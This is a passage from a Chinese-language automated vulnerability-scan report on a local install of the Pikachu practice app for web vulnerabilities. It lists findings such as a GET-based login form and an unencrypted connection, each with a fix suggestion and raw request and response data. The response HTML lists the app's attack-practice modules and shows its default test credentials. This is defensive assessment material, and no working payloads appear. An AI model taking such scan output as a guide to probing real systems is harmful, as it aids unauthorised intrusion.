i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="../csrf.php"CSRF/a  /li  li class="active"CSRF(get) login/li  /ul!-- /.breadcrumb --   a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="这里一共有这么些用户vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456"  点一下提示~  /a   /div  div class="page-content"    div class="xss\_form"  div class="xss\_form\_main"  h4 class="header blue lighter bigger"  i class="ace-icon fa fa-coffee green"/i  Please Enter Your Information  /h4   form method="get" action="csrf\_get\_login.php"  !-- fieldset--  label  span  input type="text" name="username" placeholder="Username" /  i class="ace-icon fa fa-user"/i  /span  /label  /br   label  span  input type="password" name="password" placeholder="Password" /  i class="ace-icon fa fa-lock"/i  /span  /label    div class="space"/div   div class="clearfix"  labelinput class="submit" name="submit" type="submit" value="Login" //label  /div   /form     /div!-- /.widget-main --   /div!-- /.widget-body --     /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../../assets/js/jquery-ui.custom.min.js"/script script src="../../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../../assets/js/jquery.easypiechart.min.js"/script script src="../../../assets/js/jquery.sparkline.index.min.js"/script script src="../../../assets/js/jquery.flot.min.js"/script script src="../../../assets/js/jquery.flot.pie.min.js"/script script src="../../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../../assets/js/ace-elements.min.js"/script script src="../../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | HTML 表单的方法属性应定义和设置为 POST 而非 GET。 |
| 复测结果 |  |

* + - 1. 未加密的连接

|  |  |
| --- | --- |
| 风险名称 | 未加密的连接 |
| 风险级别 | **中** |
| 风险描述 | 此扫描目标通过未加密的连接进行连接。潜在攻击者可以拦截并修改往返此站点的数据。 |
| 请求数据 | GET /pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=84tbhc3gvimj9m9uc2k31bh537; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 34874    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../../assets/js/html5shiv.min.js"/script  script src="../../../assets/js/respond.min.js"/script  ![endif]--  script src="../../../assets/js/jquery-2.1.4.min.js"/script  script src="../../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="../csrf.php"CSRF/a  /li  li class="active"CSRF(get) login/li  /ul!-- /.breadcrumb --   a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="这里一共有这么些用户vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456"  点一下提示~  /a   /div  div class="page-content"    div class="xss\_form"  div class="xss\_form\_main"  h4 class="header blue lighter bigger"  i class="ace-icon fa fa-coffee green"/i  Please Enter Your Information  /h4   form method="get" action="csrf\_get\_login.php"  !-- fieldset--  label  span  input type="text" name="username" placeholder="Username" /  i class="ace-icon fa fa-user"/i  /span  /label  /br   label  span  input type="password" name="password" placeholder="Password" /  i class="ace-icon fa fa-lock"/i  /span  /label    div class="space"/div   div class="clearfix"  labelinput class="submit" name="submit" type="submit" value="Login" //label  /div   /form     /div!-- /.widget-main --   